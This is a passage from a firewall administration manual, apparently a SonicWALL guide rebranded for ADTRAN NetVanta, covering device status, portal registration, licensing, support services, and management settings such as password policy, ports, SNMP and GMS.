- **Authentication Code** - The alphanumeric code used to authenticate the firewall on the registration database at <http://www.adtran.com/NetVantaSecurityPortal>.
- **Firmware Version** - The firmware version loaded on the firewall.
- **Safemode Version** - The SafeMode firmware version loaded on the firewall.
- **ROM Version** - Indicates the ROM version.
- **CPUs** - Displays the average CPU usage over the last 10 seconds and the type of the firewall processor.
- **Total Memory** - Indicates the amount of RAM and flash memory.
- **System Time** - The time registered on the internal clock on the ADTRAN appliance.
- **Up Time** - The length of time, in days, hours, and seconds the firewall is active.
- **Connections** - Displays the maximum number of network connections the firewall can support, the peak number of concurrent connections, and the current number of connections.
- **Connection Usage** - The percentage of the maximum number of connections that are currently established (i.e. this percentage is the current number of connections divided by the maximum number of connections).
- **Last Modified By** - The IP address of the user who last modified the system and the time stamp of the last modification.

- **Registration Code** - The registration code is generated when your firewall is registered at <http://www.adtran.com/NetVantaSecurityPortal>.

Latest Alerts

Any messages relating to system errors or attacks are displayed in this section. Attack messages include AV Alerts, forbidden e-mail attachments, fraudulent certificates, etc. System errors include WAN IP changed and encryption errors. Clicking the blue arrow displays the

Log > Log View page.




| Date/Time | Message |
|---------------------|--------------|
| 07/20/2007 15:18:11 | Fire Failure |
| 07/20/2007 15:18:11 | Fire Failure |
| 07/20/2007 15:18:11 | Fire Failure |
| 07/20/2007 15:18:11 | Fire Failure |
| 07/20/2007 15:15:11 | Fire Failure |


For more information on firewall logging, see “Log” on page 1097.

Security Services

If your firewall is not registered at www.adtran.com/NetVantaSecurityPortal, the following message is displayed in the **Security Services** folder: **Your firewall is not registered. Click here to Register your firewall.** You need a www.adtran.com/NetVantaSecurityPortal account to register your firewall or activate security services. You can create a www.adtran.com/NetVantaSecurityPortal account directly from the ADTRAN management interface.



If your firewall is registered, a list of available ADTRAN Security Services are listed in this section with the status of **Licensed** or **Not Licensed**. If **Licensed**, the **Status** column displays the number of licenses and the number of licenses in use. Clicking the **Arrow** icon displays the **System > Licenses** page in the ADTRAN Web-based management interface. ADTRAN Security Services and firewall registration is managed by www.adtran.com/NetVantaSecurityPortal.



| Service Name | Status |
|-----------------------|-----------------------------------|
| Nodes/Users | Licensed Unlimited nodes |
| WAN | Licensed |
| Global VPN Client | Licensed - 25 Licenses (0 in use) |
| CPS (Content Filter) | Licensed |
| Client AV Enforcement | Licensed |
| Gateway Anti-Virus | Licensed |
| Anti-Spyware | Licensed |
| Intrusion Prevention | Licensed |
| Application Firewall | Not Licensed |
| Viewport | Licensed |

Refer to “Security Services” on page 1009 for more information on ADTRAN Security Services and activating them on the firewall.

Registering Your firewall

Once you have established your Internet connection, it is recommended you register your firewall. Registering your firewall provides the following benefits:

- Try a FREE 30-day trial of ADTRAN Intrusion Prevention Service, ADTRAN Gateway Anti-Virus, Content Filtering Service, and Client Anti-Virus
- Activate ADTRAN Anti-Spam
- Activate ADTRAN security services and upgrades
- Access SonicOS firmware updates
- Get ADTRAN technical support

Before You Register

If your firewall is not registered, the following message is displayed in the **Security Services** folder on the **System > Status** page in the ADTRAN management interface: **Your ADTRAN is not registered. Click here to Register your ADTRAN.** You need a www.adtran.com/NetVantaSecurityPortal account to register the firewall.

If your firewall is connected to the Internet, you can create a www.adtran.com/NetVantaSecurityPortal account and register your firewall directly from the ADTRAN management interface. If you already have a www.adtran.com/NetVantaSecurityPortal account, you can register the firewall directly from the management interface.

Your www.adtran.com/NetVantaSecurityPortal account is accessible from any Internet connection by pointing your Web browser to <https://www.adtran.com/NetVantaSecurityPortal>.

**Note**

Make sure the **Time Zone** and **DNS** settings on your firewall are correct when you register the device. See ADTRAN Setup Wizard instructions for instructions on using the **Setup Wizard** to set the **Time Zone** and **DNS** settings.

**Note**


www.adtran.com/NetVantaSecurityPortal registration information is not sold or shared with any other company.

You can also register your security appliance at the <http://www.adtran.com/NetVantaSecurityPortal> site by using the **Serial Number** and **Authentication Code** displayed in the **Security Services** section. Click the **ADTRAN** link to access your www.adtran.com/NetVantaSecurityPortal account. You will be given a registration code after you have registered your security appliance. Enter the registration code in the field below the **You will be given a registration code, which you should enter below** heading, then click **Update**.

Creating a NetVanta Security Portal Account

Creating a NetVanta Security Portal account is fast, simple, and FREE. Simply complete an online registration form in the ADTRAN management interface. To create a NetVanta Security Portal account from the ADTRAN management interface:

- Step 1** In the **Security Services** section on the **System > Status** page, click the **update your registration** link.



- Step 2** Click the link for **If you do not have a NetVanta Security Portal account, please click here to create one.**



- Step 3** In the **NetVanta Security Portal account** page, enter in your information in the **Account Information, Personal Information** and **Preferences** fields in the www.adtran.com/NetVantaSecurityPortal account form. All fields marked with an * are required fields.



Note Remember your username and password to access your www.adtran.com/NetVantaSecurityPortal account.

- Step 4** Click **Submit** after completing the **NetVanta Security Portal account** form.
- Step 5** When the www.adtran.com/NetVantaSecurityPortal server has finished processing your account, a page is displayed confirming your account has been created. Click **Continue**.
- Step 6** Congratulations! Your www.adtran.com/NetVantaSecurityPortal account is activated. Now you need to log into www.adtran.com/NetVantaSecurityPortal from the management appliance to register your firewall.

Registering Your firewall

If you already have a NetVanta Security Portal account, follow these steps to register your security appliance:

- Step 1** In the **Security Services** section on the **System > Status** page, click the **Register** link in **Your ADTRAN is not registered. Click here to Register your ADTRAN**. The **NetVanta Security Portal account Login** page is displayed.



- Step 2** In the NetVanta Security Portal account **Login** page, enter your NetVanta Security Portal account username and password in the **User Name** and **Password** fields and click **Submit**.
- Step 3** The next several pages inform you about free trials available to you for ADTRAN's Security Services:
- **Gateway Anti-Virus** - protects your entire network from viruses
 - **Client Anti-Virus** - protects computers on your network from viruses
 - **Premium Content Filtering Service** - protects your network and improves productivity by limiting access to unproductive and inappropriate Web sites
 - **Intrusion Prevention Service** - protects your network from Trojans, worms, and application layer attacks
- Step 4** Click **Continue** on each page.
- Step 5** At the top of the Product Survey page, enter a friendly name for your firewall in the **Friendly name** field, and complete the optional product survey.
- Step 6** Click **Submit**.
- Step 7** When the NetVanta Security Portal account server has finished processing your registration, a page is displayed confirming your firewall is registered.
- Step 8** Click **Continue**. The **Manage Services Online** table on the **System > Licenses** page displayed.

Network Interfaces

Network Interfaces displays information about the interfaces for your firewall. Clicking the blue arrow displays the **Network > Interfaces** page for configuring your **Network** settings. The available interfaces displayed in the Network Interfaces section depend on the firewall model.



CHAPTER 6

Managing ADTRAN Licenses

System > Licenses


The **System > Licenses** page provides links to activate, upgrade, or renew ADTRAN Security Services licenses. From this page in the ADTRAN Management Interface, you can manage all the ADTRAN Security Services licensed for your firewall. The information listed in the **Security Services Summary** table is updated from your NetVanta Security Portal account. The **System > Licenses** page also includes links to FREE trials of ADTRAN Security Services.

Node License Status

A node is a computer or other device connected to your LAN with an IP address.

If your firewall is licensed for unlimited nodes, the **Node License Status** section displays the message: **The ADTRAN is licensed for unlimited Nodes/Users**. No other settings are displayed.


If your firewall is not licensed for unlimited nodes, the **Node License Status** table lists how many nodes your security appliance is licensed to have connected at any one time, how many nodes are currently connected, and how many nodes you have in your **Node License Exclusion List**.



The **Currently Licensed Nodes** table lists details on each node connected to your security appliance. The table is not displayed if no nodes are connected.

Excluding a Node

When you exclude a node, you block it from connecting to your network through the security appliance. Excluding a node creates an address object for that IP address and assigns it to the Node License Exclusion List address group. To exclude a node:

- Step 1** Select the node you want to exclude in the **Currently Licensed Nodes** table on the **System > Licenses** page, and click the  icon in the **Exclude** column for that node.
- Step 2** A warning displays, saying that excluding this node will create an address object for it and place it in the **License Exclusion List** address group. Click **OK** to exclude the node.

You can manage the **License Exclusion List** group and address objects in the **Network > Address Objects** page of the management interface. Click the **Node License Exclusion List** link to jump to the **Network > Address Objects** page. See **Chapter 20, Configuring Address Objects** for instructions on managing address objects.

Security Services Summary

The **Security Services Summary** table lists the available and activated security services on the firewall.

| Security Service | Status | Count | Expiration |
|---|--------------|-----------|-------------|
| Nodes/Users | Licensed | Unlimited | |
| Complete AV | | | |
| Network Anti-Virus | Free Trial | 5 | 22 Aug 2007 |
| Server Anti-Virus | Not Licensed | | |
| Gateway Anti-Virus, Anti-Spyware & Intrusion Prevention Service | Free Trial | | 22 Aug 2007 |
| E-Mail Filtering Service | Free Trial | | |
| VPN | Licensed | | |
| Global VPN Client | Licensed | 20 | |
| Global VPN Client Enterprise | Not Licensed | | |
| VPN SA | Licensed | 1000 | |
| SonicOS Enhanced | Licensed | | |
| Global Security Client | Not Licensed | | |
| Comprehensive Gateway Security Suite Upgrade | | | |

The **Security Service** column lists all the available ADTRAN Security Services and upgrades available for the firewall. The **Status** column indicates if the security service is activated (**Licensed**), available for activation (**Not Licensed**), or no longer active (**Expired**). The number of nodes/users allowed for the license is displayed in the **Count** column. The **Expiration** column displays the expiration date for any Licensed Security Service.

The information listed in the **Security Services Summary** table is updated from your NetVanta Security Portal account the next time the firewall automatically synchronizes with your NetVanta Security Portal account (once a day) or you can click the link in **To synchronize licenses with NetVanta Security Portal account click here** in the **Manage Security Services Online** section.

For more information on ADTRAN Security Services, see [“Security Services” on page 1009](#).

Manage Security Services Online

To activate, upgrade, or renew services, click the link in **To Activate, Upgrade, or Renew services, click here**. Click the link in **To synchronize licenses with NetVanta Security Portal account click here** to synchronize your NetVanta Security Portal account with the **Security Services Summary** table.

Manage Security Services Online

To Activate, Upgrade, or Renew services, click here.
For Free Trials, click here.

You can also get free trial subscriptions to ADTRAN Content Filter Service and Client Anti-Virus by clicking the **For Free Trials click here link**. When you click these links, the NetVanta Security Portal account **Login** page is displayed.

(continued)

License Management

mySonicWALL.com Login

mySonicWALL.com is a one-stop resource for registering all your SonicWALL Internet Security Appliances and managing all your SonicWALL security services upgrades and changes. mySonicWALL provides you with an easy to use interface to manage licenses and upgrades for multiple SonicWALL appliances. For more information on mySonicWALL, please visit the FAQ.
Please enter your existing mySonicWALL.com username and password below:

User Name:

Password:

Did you forget your User Name or Password? Go to <http://www.mysonicwall.com> for help.

Enter your NetVanta Security Portal account username and password in the **User Name** and **Password** fields and click **Submit**. The **Manage Services Online** page is displayed with licensing information from your NetVanta Security Portal account.

Manage Security Services Online

Synchronize licenses with mySonicWALL.com

To Activate, Upgrade, or Renew services, click here.
For Free Trials, click here.

Manual Upgrade

Manual Upgrade allows you to activate your services by typing the service activation key supplied with the service subscription not activated on NetVanta Security Portal account. Type the activation key from the product into the **Enter upgrade key** field and click **Submit**.

Manual Upgrade

Enter upgrade key:

Or enter keyset:

Manual Upgrade for Closed Environments

If your firewall is deployed in a high security environment that does not allow direct Internet connectivity from the firewall, you can enter the encrypted license key information from <http://www.adtran.com/NetVantaSecurityPortal> manually on the **System > Licenses** page in the ADTRAN Management Interface.



Note

Manual upgrade of the encrypted License Keyset is only for Closed Environments. If your firewall is connected to the Internet, it is recommended you use the automatic registration and Security Services upgrade features of your appliance.

From a Computer Connected to the Internet

- Step 1** Make sure you have an account at <http://www.adtran.com/NetVantaSecurityPortal> and your firewall is registered to the account before proceeding.
- Step 2** After logging into www.adtran.com/NetVantaSecurityPortal, click on your registered firewall listed in **Registered ADTRAN Products**.
- Step 3** Click the **View License Keyset** link. The scrambled text displayed in the text box is the License Keyset for the selected firewall and activated Security Services. Copy the Keyset text for pasting into the **System > Licenses** page or print the page if you plan to manually type in the Keyset into the firewall.

From the Management Interface of your firewall

- Step 1** Make sure your firewall is running SonicOS Standard or Enhanced 2.1 (or higher).
- Step 2** Paste (or type) the Keyset (from the step 3) into the Keyset field in the **Manual Upgrade** section of the **System > Licenses** page (SonicOS).
- Step 3** Click the **Submit** or the **Apply** button to update your firewall. The status field at the bottom of the page displays The configuration has been updated.
- Step 4** You can generate the **System > Diagnostics > Tech Support Report** to verify the upgrade details.



Note

After the manual upgrade, the **System > Licenses** page does not contain any registration and upgrade information.

- Caution** The warning message: **ADTRAN Registration Update Needed. Please update your registration information** remains on the **System > Status** page after you have registered your firewall. Ignore this message.




CHAPTER 7

Viewing Support Services

System > Support Services

The **System > Support Services** page displays a summary of the current status of support services for the firewall. The **Service Status** table displays all support services for the appliance (Dynamic Support, Extended Warranty, etc.), their current status, and their expiration date.



System /

Support Services

Support Services Information

| Service | Status | Expires |
|---------------------|----------|-------------|
| Dynamic Support 8x5 | Expired | 22 Jun 2008 |
| Extended Warranty | Licensed | 24 Mar 2009 |

NOTE: Warranty Support varies by product and begins upon product registration. E-Class NSA and TotalSecure solutions do not include Warranty Support

Need Help? We can help you find the answers. Before you call SonicWALL Support, try these options.

- Use the online help. Click the icon on any page for context-sensitive help.
- Check the latest product documentation.
- Visit the Knowledge Portal or talk with the SonicWALL user community through the Discussion Forum.
- Perform diagnostics using the tools in the System menu.

The Support Services page also contains information on methods of obtaining help, including a link to the ADTRAN product documentation page located at www.adtran.com/support



CHAPTER 8

Configuring Administration Settings

System > Administration

The System Administration page provides settings for the configuration of firewall for secure and remote management. You can manage the ADTRAN using a variety of methods, including HTTPS, SNMP or ADTRAN Global Management System (ADTRAN GMS). This chapter contains the following sections

- [“Firewall Name” on page 101](#)
- [“Administrator Name & Password” on page 101](#)
- [“Login Security Settings” on page 102](#)
- [“Web Management Settings” on page 105](#)
- [“SSH Management Settings” on page 107](#)
- [“Advanced Management” on page 107](#)
- [“Download URL” on page 111](#)

Firewall Name

The **Firewall Name** uniquely identifies the firewall and defaults to the serial number of the ADTRAN. The serial number is also the MAC address of the unit. To change the **Firewall Name**, type a unique alphanumeric name in the **Firewall Name** field. It must be at least 8 characters in length.

Administrator Name & Password

The **Administrator Name** can be changed from the default setting of **admin** to any word using alphanumeric characters up to 32 characters in length. To create a new administrator name, type the new name in the **Administrator Name** field. Click **Accept** for the changes to take effect on the ADTRAN.

Changing the Administrator Password

To set a new password for ADTRAN Management Interface access, type the old password in the **Old Password** field, and the new password in the **New Password** field. Type the new password again in the **Confirm New Password** field and click **Accept**. Once the firewall has been updated, a message confirming the update is displayed at the bottom of the browser window.

**Tip**

It is recommended you change the default password “**password**” to your own custom password.

One-Time Password

One-Time Password (OTP) is a two-factor authentication scheme that utilizes system-generated, random passwords in addition to standard user name and password credentials. Once users submit the correct basic login credentials, the system generates a one-time password which is sent to the user at a pre-defined email address. The user must retrieve the one-time password from their email, then enter it at the login screen.

Login Security Settings

The internal ADTRAN Web-server now only supports SSL version 3.0 and TLS with strong ciphers (128-bits or greater) when negotiating HTTPS management sessions. SSL implementations prior to version 3.0 and weak ciphers (symmetric ciphers less than 128-bits) are not supported. This heightened level of HTTPS security protects against potential SSLv2 rollback vulnerabilities and ensures compliance with the Payment Card Industry (PCI) and other security and risk-management standards.

**Tip**

By default, Mozilla Firefox 2.0 and Microsoft Internet Explorer 7.0 enable SSL 3.0 and TLS, and disable SSL 2.0. ADTRAN recommends using these most recent Web browser releases. If you are using a previous release of these browsers, you should enable SSL 3.0

and TLS and disable SSL 2.0. In Internet Explorer, go to **Tools > Internet Options**, click on the **Advanced** tab, and scroll to the bottom of the **Settings** menu. In Firefox, go to **Tools > Options**, click on the **Advanced** tab, and then click on the **Encryption** tab.

Login Security

Password must be changed every (days):

Bar repeated passwords for this many changes:

Enforce a minimum password length of:

Enforce password complexity:

Apply these password constraints for: Administrator Other full administrators Limited administrators Other local users

Log out the Administrator after inactivity of (minutes):

Enable Administrator/User Lockout

Failed login attempts per minute before lockout:

Lockout Period (minutes):

On preemption by another administrator: Drop to non-config mode Log out

SonicOS Enhanced 5.0 introduced password constraint enforcement, which can be configured to ensure that administrators and users are using secure passwords. This password constraint enforcement can satisfy the confidentiality requirements as defined by current information security management systems or compliance requirements, such as Common Criteria and the Payment Card Industry (PCI) standard.

The **Password must be changed every (days)** setting requires users to change their passwords after the designated number of days has elapsed. When a user attempts to login with an expired password, a pop-up window will prompt the user to enter a new password. The **User Login Status** window now includes a **Change Password** button so that users can change their passwords at any time.

The **Bar repeated passwords for this many changes** setting requires users to use unique passwords for the specified number of password changes.

The **Enforce a minimum password length of** setting sets the shortest allowed password.

The **Enforce password complexity** pulldown menu provides the following options:

- Require both alphabetic and numeric characters
- Require alphabetic, numeric, and symbolic characters

The **Apply these password constraints for** checkboxes specify which classes of users the password constraints are applied to. The **administrator** checkbox refers to the default administrator with the username **admin**.

The **Log out the Administrator Inactivity Timeout after inactivity of (minutes)** setting allows you to set the length of inactivity time that elapses before you are automatically logged out of the Management Interface. By default, the firewall logs out the administrator after five minutes of inactivity. The inactivity timeout can range from 1 to 99 minutes. Click **Accept**, and a message confirming the update is displayed at the bottom of the browser window.

**Tip**

If the Administrator Inactivity Timeout is extended beyond five minutes, you should end every management session by clicking Logout to prevent unauthorized access to the firewall's Management Interface.

The **Enable administrator/user lockout** setting locks administrators out of accessing the appliance after the specified number of incorrect login attempts.

- **Failed login attempts per minute before lockout** specifies the number of incorrect login attempts within a one minute time frame that triggers a lockout.
- **Lockout Period (minutes)** specifies the number of minutes that the administrator is locked out.

Multiple Administrators

The **On preemption by another administrator** setting configures what happens when one administrator preempts another administrator using the Multiple Administrators feature. The preempted administrator can either be converted to non-config mode or logged out. For more information on Multiple Administrators, see [“Multiple Administrator Support Overview” section on page 855](#).

- **Drop to non-config mode** - Select to allow more than one administrator to access the appliance in non-config mode without disrupting the current administrator.
- **Log Out** - Select to have the new administrator preempt the current administrator.

Allow preemption by a lower priority administrator after inactivity of (minutes) - Enter the number of minutes of inactivity by the current administrator that will allow a lower-priority administrator to preempt.

Enable inter-administrator messaging - Select to allow administrators to send text messages through the management interface to other administrators logged into the appliance. The message will appear in the browser's status bar.

Messaging polling interval (seconds) - Sets how often the administrator's browser will check for inter-administrator messages. If there are likely to be multiple administrators who need to access the appliance, this should be set to a reasonably short interval to ensure timely delivery of messages.

Enable Administrator/User Lockout

You can configure the firewall to lockout an administrator or a user if the login credentials are incorrect. Select the **Enable Administrator/User Lockout on login failure** checkbox to prevent users from attempting to log into the firewall without proper authentication credentials. Type the number of failed attempts before the user is locked out in the **Failed login attempts per minute before lockout** field. Type the length of time that must elapse before the user attempts to log into the ADTRAN again in the **Lockout Period (minutes)** field.

Caution If the administrator and a user are logging into the ADTRAN using the same source IP address, the administrator is also locked out of the ADTRAN. The lockout is based on the source IP address of the user or administrator.

Web Management Settings

The screenshot shows the 'Web Management Settings' interface. It contains the following elements:

- HTTP Port:** Input field with value 80.
- HTTPS Port:** Input field with value 443.
- Certificate Selector:** Dropdown menu set to 'Use Selfsigned Certificate'.
- Certificate Common Name:** Input field with value 192.168.168.168.
- Default Table Size:** Input field with value 50, followed by 'items per page'.
- Auto-updated Table Refresh Interval:** Input field with value 10, followed by 'in seconds'.
- Use System Dashboard View as starting page
- Enable Tooltip
 - Form Tooltip Delay:** Input field with value 2000, followed by 'in msec'.
 - Button Tooltip Delay:** Input field with value 3000, followed by 'in msec'.
 - Text Tooltip Delay:** Input field with value 500, followed by 'in msec'.
- Delete cookies** button
- End config. mode** button

The firewall can be managed using HTTP or HTTPS and a Web browser. Both HTTP and HTTPS are enabled by default. The default port for HTTP is port 80, but you can configure access through another port. Type the number of the desired port in the **Port** field, and click **Accept**. However, if you configure another port for HTTP management, you must include the port number when you use the IP address to log into the firewall. For example, if you configure the port to be 76, then you must type <LAN IP Address>:76 into the Web browser, i.e. <http://192.168.168.1:76>. The default port for HTTPS management is **443**.

You can add another layer of security for logging into the firewall by changing the default port. To configure another port for HTTPS management, type the preferred port number into the **Port** field, and click **Update**. For example, if you configure the HTTPS Management Port to be 700, then you must log into the ADTRAN using the port number as well as the IP address, for example, <https://192.168.168.1:700> to access the ADTRAN.

The **Certificate Selection** menu allows you to use a self-signed certificate (**Use Self-signed Certificate**), which allows you to continue using a certificate without downloading a new one each time you log into the firewall. You can also choose **Import Certificate** to select an imported certificate from the **System > Certificates** page to use for authentication to the management interface.

The **Delete Cookies** button removes all browser cookies saved by the ADTRAN appliance. Deleting cookies will cause you to lose any unsaved changes made in the Management interface.

To see the Dashboard > Top Global Malware page first when you login, select the **Use System Dashboard View as starting page** checkbox.

Changing the Default Size for ADTRAN Management Interface Tables

The ADTRAN Management Interface allows you to control the display of large tables of information across all tables in the management Interface. You can change the default table page size in all tables displayed in the ADTRAN Management Interface from the default 50 items per page to any size ranging from 1 to 5,000 items. Some tables, including Active Connections Monitor, VPN Settings, and Log View, have individual settings for items per page which are initialized at login to the value configured here. Once these pages are viewed, their individual settings are maintained. Subsequent changes made here will only affect these pages following a new login.

To change the default table size:

- Step 1** Enter the desired number of **items per page** in the **Default Table Size** field.
- Step 2** Enter the desired interval for background automatic refresh of Monitor tables (including Process Monitor, Active Connections Monitor, and Interface Traffic Statistics) in **seconds** in the **Auto-updated Table Refresh Interval** field.
- Step 3** Click **Accept**.

Tooltips

SonicOS Enhanced 5.0 introduced embedded tool tips for many elements in the SonicOS UI. These Tooltips are small pop-up windows that are displayed when you hover your mouse over a UI element. They provide brief information describing the element. Tooltips are displayed for many forms, buttons, table headings and entries.



Note

Not all UI elements have Tooltips. If a Tooltip does not display after hovering your mouse over an element for a couple of seconds, you can safely conclude that it does not have an associated Tooltip.

When applicable, Tooltips display the minimum, maximum, and default values for form entries. These entries are generated directly from the SonicOS firmware, so the values will be correct for the specific platform and firmware combination you are using.

The screenshot shows the 'Login Security' configuration page. A tooltip is displayed over the 'Admin Login Timeout' field, which is set to 60 minutes. The tooltip text reads: 'Admin Login Timeout. Set the allowed length of inactivity before being automatically logged out of the management interface. The default allowance of inactivity is 60 minutes.' Below the tooltip, the following values are listed: 'Min: 1', 'Max: 9999', and 'Default: 60'.

The behavior of the Tooltips can be configured on the **System > Administration** page.

The screenshot shows the 'System > Administration' page. The 'Advanced Management' section is visible, containing the following configuration options:

- Enable SNMP (Configure...)
- Enable management using GMS (Configure...)
- Auto-updated Table Refresh Interval: in seconds
- Enable Tooltip
 - Form Tooltip Delay: in msec
 - Button Tooltip Delay: in msec
 - Text Tooltip Delay: in msec

Tooltips are enabled by default. To disable Tooltips, uncheck the **Enable Tooltip** checkbox. The duration of time before Tooltips display can be configured:

- **Form Tooltip Delay** - Duration in milliseconds before Tooltips display for forms (boxes where you enter text).

- **Button Tooltip Delay** - Duration in milliseconds before Tooltips display for radio buttons and checkboxes.
- **Text Tooltip Delay** - Duration in milliseconds before Tooltips display for UI text.

SSH Management Settings

SSH Management Settings

SSH Port:

If you use SSH to manage the ADTRAN appliance, you can change the SSH port for additional security. The default SSH port is **22**.

Advanced Management

You can manage the firewall using SNMP or ADTRAN Global Management System. The following sections explain how to configure the ADTRAN for management by these two options.

Advanced Management

Enable SNMP

Enable management using GMS

Auto-updated Table Refresh Interval: In seconds

Enable Tooltip

Form Tooltip Delay: In mssecs

Button Tooltip Delay: In mssecs

Text Tooltip Delay: In mssecs

For more information on ADTRAN Global Management System, go to <http://www.adtran.com>.

Enabling SNMP Management

SNMP (Simple Network Management Protocol) is a network protocol used over User Datagram Protocol (UDP) that allows network administrators to monitor the status of the firewall and receive notification of critical events as they occur on the network. The firewall supports SNMP v1/v2c and all relevant Management Information Base II (MIB) groups except **egp** and **at**. The firewall replies to SNMP Get commands for MIBII via any interface and supports a custom ADTRAN MIB for generating trap messages. The custom ADTRAN MIB is available for download from the ADTRAN Web site and can be loaded into third-party SNMP management software such as HP Openview, Tivoli, or SNMPC.

To enable SNMP on the firewall, log into the Management interface and click **System**, then **Administration**. Select the **Enable SNMP** checkbox, and then click **Configure**. The **Configure SNMP** window is displayed.

-
- Step 1** Type the host name of the firewall in the **System Name** field.
 - Step 2** Type the network administrator's name in the **System Contact** field.
 - Step 3** Type an e-mail address, telephone number, or pager number in the **System Location** field.
 - Step 4** Type a name for a group or community of administrators who can view SNMP data in the **Get Community Name** field.
 - Step 5** Type a name for a group or community of administrators who can view SNMP traps in the **Trap Community Name** field.
 - Step 6** Type the IP address or host name of the SNMP management system receiving SNMP traps in the Host 1 through Host 4 fields. You must configure at least one IP address or host name, but up to four addresses or host names can be used.
 - Step 7** Click **OK**.

Configuring Log/Log Settings for SNMP

Trap messages are generated only for the alert message categories normally sent by the firewall. For example, attacks, system errors, or blocked Web sites generate trap messages. If none of the categories are selected on the **Log > Settings** page, then no trap messages are generated.

Configuring SNMP as a Service and Adding Rules

By default, SNMP is disabled on the firewall. To enable SNMP you must first enable SNMP on the **System > Administration** page, and then enable it for individual interfaces. To do this, go to the **Network > Interfaces** page and click on the **Configure** button for the interface you want to enable SNMP on.

For instructions on adding services and rules to the firewall, see Part five Firewall.

If your SNMP management system supports discovery, the firewall agent automatically discover the firewall on the network. Otherwise, you must add the firewall to the list of SNMP-managed devices on the SNMP management system.

Enable GMS Management

You can configure the firewall to be managed by ADTRAN Global Management System (ADTRAN GMS). To configure the firewall for GMS management:

- Step 1** Select the **Enable Management using GMS** checkbox, then click **Configure**. The **Configure GMS Settings** window is displayed.

- Step 2** Enter the host name or IP address of the GMS Console in the **GMS Host Name or IP Address** field.
- Step 3** Enter the port in the **GMS Syslog Server Port** field. The default value is **514**.
- Step 4** Select **Send Heartbeat Status Messages Only** to send only heartbeat status instead of log messages.
- Step 5** Select **GMS behind NAT Device** if the GMS Console is placed behind a device using NAT on the network. Type the IP address of the NAT device in the **NAT Device IP Address** field.
- Step 6** Select one of the following GMS modes from the Management Mode menu.
- **IPSEC Management Tunnel** - Selecting this option allows the firewall to be managed over an IPsec VPN tunnel to the GMS management console. The default IPsec VPN settings are displayed. Select **GMS behind NAT Device** if applicable to the GMS installation, and enter the IP address in the **NAT Device IP Address** field. The default VPN policy settings are displayed at the bottom of the **Configure GMS Settings** window.

- **Existing Tunnel** - If this option is selected, the GMS server and the firewall already have an existing VPN tunnel over the connection. Enter the GMS host name or IP address in the **GMS Host Name or IP Address** field. Enter the port number in the **Syslog Server Port** field.

The screenshot shows the 'GMS Settings' dialog box. The 'Management Mode' dropdown menu is set to 'Existing Tunnel'. The 'GMS Host Name or IP Address' field is empty, and the 'GMS Syslog Server Port' field contains the value '514'. There are checkboxes for 'Send Heartbeat Status Messages Only' and 'GMS behind NAT Device', both of which are unchecked. A 'NAT Device IP Address' field is present but empty. A note at the bottom states: 'Note: The existing established tunnel will be used.' The 'Ready' status is shown at the bottom left, and 'OK', 'Cancel', and 'Help' buttons are at the bottom right.

- **HTTPS** - If this option is selected, HTTPS management is allowed from two IP addresses: the GMS Primary Agent and the Standby Agent IP address. The firewall also sends encrypted syslog packets and SNMP traps using 3DES and the firewall administrator's password. The following configuration settings for HTTPS management mode are displayed:

The screenshot shows the 'GMS Settings' dialog box with the 'Management Mode' dropdown menu set to 'HTTPS'. The 'GMS Host Name or IP Address' field is empty, and the 'GMS Syslog Server Port' field contains the value '514'. There are checkboxes for 'Send Heartbeat Status Messages Only' and 'GMS behind NAT Device', both of which are unchecked. A 'NAT Device IP Address' field is present but empty. A new checkbox, 'Send Syslog Messages to a Distributed GMS Reporting Server', is checked. Below it, the 'GMS Reporting Server IP Address' field is empty, and the 'GMS Reporting Server Port' field contains the value '514'. The 'Ready' status is shown at the bottom left, and 'OK', 'Cancel', and 'Help' buttons are at the bottom right.

- **Send Syslog Messages to a Distributed GMS Reporting Server** - Sends regular heartbeat messages to both the GMS Primary and Standby Agent IP address. The regular heartbeat messages are sent to the specified GMS reporting server and the reporting server port.
- **GMS Reporting Server IP Address** - Enter the IP address of the GMS Reporting Server, if the server is separate from the GMS management server.
- **GMS Reporting Server Port** - Enter the port for the GMS Reporting Server. The default value is 514.

Step 7 Click **OK**.

Download URL

The **Download URL** section provides fields for specifying the URL address of a site for downloading the ADTRAN GVC application images.

Download URL

Manually specify GVC Download URL (http://)

Manually specify SonicPoint image URL (http://)

Manually specify GVC Download URL - The ADTRAN Global VPN Client (GVC) allow users to connect securely to your network using the GroupVPN Policy on the port they are connecting to. GVC is required for a user to connect to the GroupVPN Policy. Depending on how you have set up your VPN policies, if a user does not have the latest GVC software installed, the user will be directed to a URL to download the latest GVC software.

The default URL displays the ADTRAN Global VPN Client download site. You can point to any URL where you provide the ADTRAN Global VPN Client application.

Selecting UI Language

